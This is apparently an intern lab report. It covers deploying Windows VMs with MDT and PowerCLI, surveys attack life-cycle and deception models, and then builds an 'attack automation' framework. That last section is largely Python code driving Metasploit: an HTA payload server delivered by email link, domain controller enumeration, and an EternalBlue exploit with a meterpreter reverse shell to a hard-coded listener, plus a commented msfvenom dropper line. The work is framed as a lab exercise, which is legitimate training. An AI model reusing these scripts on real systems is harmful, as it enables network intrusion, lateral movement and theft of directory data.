
## Create Installation Image

After configuring the MDT to include Operating System and applications installation, create the image file.




The media can be scripted to join domain automatically and skip installation wizard.






## Virtual Machines Deployment


Using Windows PowerShell, write a script that will login to the virtual platform and create virtual machines using the image file created from MDT and store them at the correct location.




There are currently no clients virtual machines before running the script.



Drag and drop the script into PowerCLI and run it.



The script will start to run.





After running the script, four virtual machines were created.

The screenshot shows the vSphere Client interface. In the left sidebar, the folder tree is expanded to 'Internz\_Clients', which contains four virtual machines: 'Client1\_Win7P...', 'Client2\_Win7P...', 'Client3\_Win10...', and 'Client4\_Win10...'. These are highlighted with a red box. The main content area shows the 'Summary' tab for the 'Internz\_Clients' folder, indicating 'Virtual Machines: 4'. On the right, resource usage is displayed: CPU USAGE at 17.25 GHz, MEMORY USAGE at 26.4 GB, and STORAGE USAGE at 120.25 GB. Below the summary, there are sections for 'Custom Attributes' and 'Tags'. At the bottom, the 'Recent Tasks' section shows a list of tasks completed on the virtual machines.


| Task Name                | Target              | Status    | Initiator              | Queued For | Start Time              | Completion Time         | Server       |
|--------------------------|---------------------|-----------|------------------------|------------|-------------------------|-------------------------|--------------|
| Power On virtual machine | Client4_Win10Prox64 | Completed | SANDPITLOCAL\choongmun | 3 ms       | 11/28/2019, 11:56:17 AM | 11/28/2019, 11:56:18 AM | 192.168.1.10 |
| Clone virtual machine    | Win10Prox64Temp     | Completed | SANDPITLOCAL\choongmun | 4 ms       | 11/28/2019, 11:56:13 AM | 11/28/2019, 11:56:15 AM | 192.168.1.10 |
| Initiate guest OS reboot | Client3_Win10Prox64 | Completed | SANDPITLOCAL\choongmun | 3 ms       | 11/28/2019, 11:56:10 AM | 11/28/2019, 11:56:10 AM | 192.168.1.10 |
| Power On virtual machine | Client3_Win10Prox64 | Completed | SANDPITLOCAL\choongmun | 3 ms       | 11/28/2019, 11:54:02 AM | 11/28/2019, 11:54:02 AM | 192.168.1.10 |

# Attack Automation

Attack automation automates attacks on the infrastructure using a chain of tactics, techniques and procedures. By scripting, you can attack a single computer or to thousands with the steps.

Attack Automation aims to:

1. Reduce interactions needed to act the attacks
2. Reduce the probabilities of attack errors
3. Reuse scripts for repetitive attacks



## Literature Review on Attack Automation


In order to do attack automation, a few threat models were surveyed.

### Three Tenets for Secure Cyber-Physical System Design and Assessment

The Tenets are motivated by a system threat model that itself consists of three elements which must exist for successful attacks to occur:

1. **System susceptibility** - A system is susceptible if there exists a vulnerability and has value to an attacker. No system is perfect, there may be misconfigurations, or errors in implementation
2. **Threat accessibility** - If a system has logical & physical reachability, and an attack surface
3. **Threat capability** - The abundant tools, techniques and resources available online makes anyone capable of committing malicious acts





The Three Tenets arise naturally by countering each threat element individually. Specifically, the tenets are:

1. **Focus on What's Critical** - Systems should include only essential functions (to reduce susceptibility)
2. **Move Key Assets Out-of-Band** - Make mission essential elements and security controls difficult for attackers to reach logically and physically (to reduce accessibility)
3. **Detect, React, Adapt** - Confound the attacker by implementing sensing system elements with dynamic response technologies (to counteract the attackers' capabilities)

### Deception in the Cyber Kill-Chain


The main premise behind this model is that for attackers to be successful they need to go through all these steps in the chain in sequence. Breaking the chain at any step will break the attack and the earlier that we break it the better we prevent the attackers from attacking our systems.

#### Mapping deception to the kill-chain model

| Cyber kill-chain phase           | Deception   |
|----------------------------------|---|
| Reconnaissance                   | Artificial ports, fake sites                      |
| Weaponization and delivery       | Create artificial bouncing back, sticky honeypots |
| Exploitation and installation    | Create artificial exploitation response           |
| Command and control (operation)  | Honeypot  |
| Lateral movement and persistence | HoneyAccounts, honeyFiles                         |
| Staging and exfiltration         | Honeytokens, endless files, fake keys             |

## ST Info Sec's Model

ST's model adopted a simpler Attack Life Cycle and combined the "Three Tenets for Secure Cyber-Physical System Design and Assessment" model for providing guidance in defending against the Attack Life Cycle.



### Stage 1 - External Reconnaissance

The initial phase taken by an attacker is performing reconnaissance to probe for information in order to launch a successful attack on its target.

### Stage 2 - Get into the Network

In order for the attacker to get into the network, the attacker has to deliver payload to be ran on the victim's system either through a physical or logical medium.

Several methods used in payload delivery:

- Hosting the payload on a HTTP web server
- USB Rubber Ducky
- Propagating through exploiting vulnerabilities

In order for the attacker to act on their objectives, some form of code execution would have to take place on the victim's system.

Three types of code execution:

1. **Foreign Binaries** - Any format that is based on compiled codes that were not part of the system but uses system features to execute
2. **System Abuses** - Any format that is non-compiled codes, indirectly loaded by a system tools or features
3. **Exploits** - Logic flaws and exploitation of bugs

Usually after a successful code execution, the attackers who wish to stay within the network will need to install backdoors that can persist after system reboot.

### **Stage 3 - Stay in the Network**

Once Command & Control (C2) is established, the attacker would attempt to probe for valuable information on the system to obtain information of value that may enable the attacker to reach his objective by performing actions such as checking current privileges and identifying connected networks.

Obtaining credentials is a common objective for attackers, they would attempt to find administrator credentials to easily escalate their privileges or to masquerade as another user. The first compromised system is used as a stepping stone for the attacker, the attacker may then attempt to pivot through multiple hosts to reach his objective.

In the event that the attacker does not have enough privileges, escalation of privilege would be performed in order to gain root / system privilege access. It is often done through exploiting bugs, implementation flaws or configuration mistakes in the operating system or application software.


### **Stage 4 - Complete Objectives**

Once the attacker reach this stage, the attacker could then steal documents compromising confidentiality, modify documents affecting their integrity or encrypt documents denying availability. They could even threaten safety by attacking operational technology systems and damaging critical information infrastructure.

## Hands-on

### Creating an Attack Framework

Using <https://github.com/jymcheong/AutoTTP> as a reference, we create the attack frameworks using python language that interacts with a penetration testing framework called metasploit.




### Planning an Attacking Sequence

| Actors   | Stage 1 | Stage 2  | Stage 3  | Stage 4  |
|----------|---------|--|--|--|
| Attacker |         | 1.Created HTA server, sending payload to victim by email link (Payload Delivery)     | 3. Enumerate network, finding domain controller. (Internal Reconns)<br>4.Create a pivot using this session (Internal C2)<br>5.Found Controller, scanning and exploiting it with Eternalblue (Privilege Escalation/ Lateral Movement) | 6.Retrieve informations of the active directory(Steal) |
| User     |         | 2.Victim clicks on the email link, victim machine's shell retrieved (Code Execution) |  |  |

The figure above shows the attack sequence that we thought up to attack the infrastructure. In this attack, we will use HTML application server to enumerate and eternalblue exploits that are found in metasploits.


## Porting Exploits to Python

We will first create python files that interact with the metasploit running each of the required exploits.



```
enumdom.py - pythonTTP - Visual Studio Code [Superuser]

evil.py ebwin8.py mshta.py m.py msf_session_list.py pivot.py ts_auto.py enumdom.py x
stage3 > internalReconnaissance > windows > enumdom.py > init
1 from library.pymetasploit3.msfrc import MsfRpcClient
2
3 enum = [
4     'windows/gather/enum_computers',
5     'windows/gather/enum_domain'
6 ]
7
8 def init(client,sid):
9     cid = client.consoles.console().cid
10    dcip = ''
11    for module in enum:
12        post = client.modules.use('post', module)
13        post['SESSION'] = int(sid)
14        output = (client.consoles.console(cid).run_module_with_output(post).split('\n'))
15        x=1
16        while x < len(output):
17            print("{}".format(output[x]),end= ' ')
18            if 'FOUND Domain Controller:' in output[x]:
19                snippet = output[x].split('IP: ')
20                optoutput = snippet[1].split(' ')
21                dcip = optoutput[0]
22            x+=1
23    return dcip
24
25
```



```
evil.py ebwin8.py x mshta.py m.py msf_session_list.py pivot.py ts_auto.py enumdom.
stage3 > privilegeEscalation > windows > ebwin8.py > init
6 def init(client,host,lhost='172.168.103.160'):
7     cid = client.consoles.console().cid
8     exploit = client.modules.use('exploit','windows/smb/ms17_010_psexec')
9     exploit['RHOSTS'] = host
10    pl = client.modules.use('payload','windows/x64/meterpreter/reverse_tcp')
11    pl['LHOST'] = lhost
12    pl['LPORT'] = '4444'
13    output=(client.consoles.console(cid).run_module_with_output(exploit,payload=pl).split('\n'))
14    x=1
15    while x < len(output):
16        print("{}".format(output[x]),end= ' ')
17        x+=1
18    sleep(3)
19    print("[*] Searching for exploited sessions...")
20    for id,c in client.sessions.list.items():
21        if c.get('session host') == host:
22            print("[+] Exploit is successful, session is {}".format(id))
23            exit()
24    print("[-] No session is created.")
25
26
27 if __name__ == '__main__':
28     client = MsfRpcClient('123',port=55552)
29     host= input("Enter the host address: ")
30     init(client,host)
31
```

```

evil.py  ebwin8.py  mshta.py  m.py  msf_session_list.py  pivot.py  ts_auto.py  enumdom.py
stage2 > payloadDelivery > multi > mshta.py > ...
14     output = (client.consoles.console(cid).run_server_with_output(htaserver, payload=spl).split(' '))
15     x=1
16     while x < len(output):
17         if "URL:" in output[x]:
18             snippet=output[x]
19             holy = snippet.split('URL: ')
20             x+=1
21     if(len(holy)>1):
22         URL = holy[1]
23     else:
24         URL = "nothing, an error has ocured.. is there a server using port {}??" .format(htaserver['SRVPORT'])
25     print("[+] Payload URL is {}".format(URL))
26     return(URL)
27     #convert payload into exe
28     #print("Converting into exe.")
29     #subprocess.call("msfvenom -p windows/exec cmd='mshta.exe {}' -f exe > setup.exe".format(URL),shell=True)
30
31
32 if __name__ == '__main__':
33     client = MsfRpcClient('123',port=55552)
34     start=init(client)
35
36
37

```

Then we bundle the python files with a python file that runs them in sequence.

```

evil.py  ebwin8.py  mshta.py  m.py  msf_session_list.py  pivot.py  ts_auto.py  enumdom.py
evil.py > main
9     #os.system('./init.sh')
10    #sleep(20)
11    client = MsfRpcClient("123",port=55552)
12
13    def main():
14
15        # INITIALISING THE REQUIRED COMPONENT IN THE DEMO: HTA LINK, DOMAIN CONTROLLER
16        link = ''
17        dc = ''
18
19        #Stage2: creating and delivering payload to victim via hta server
20        link = mshta.init(client)
21        sid = session_list.init(client, lhost='172.168.103.160:443')
22
23        #Stage3: Enumerate domain controller and create a pivot
24        dc = enumdom.init(client,sid)
25        #pivot = pivot.init(client,sid)
26
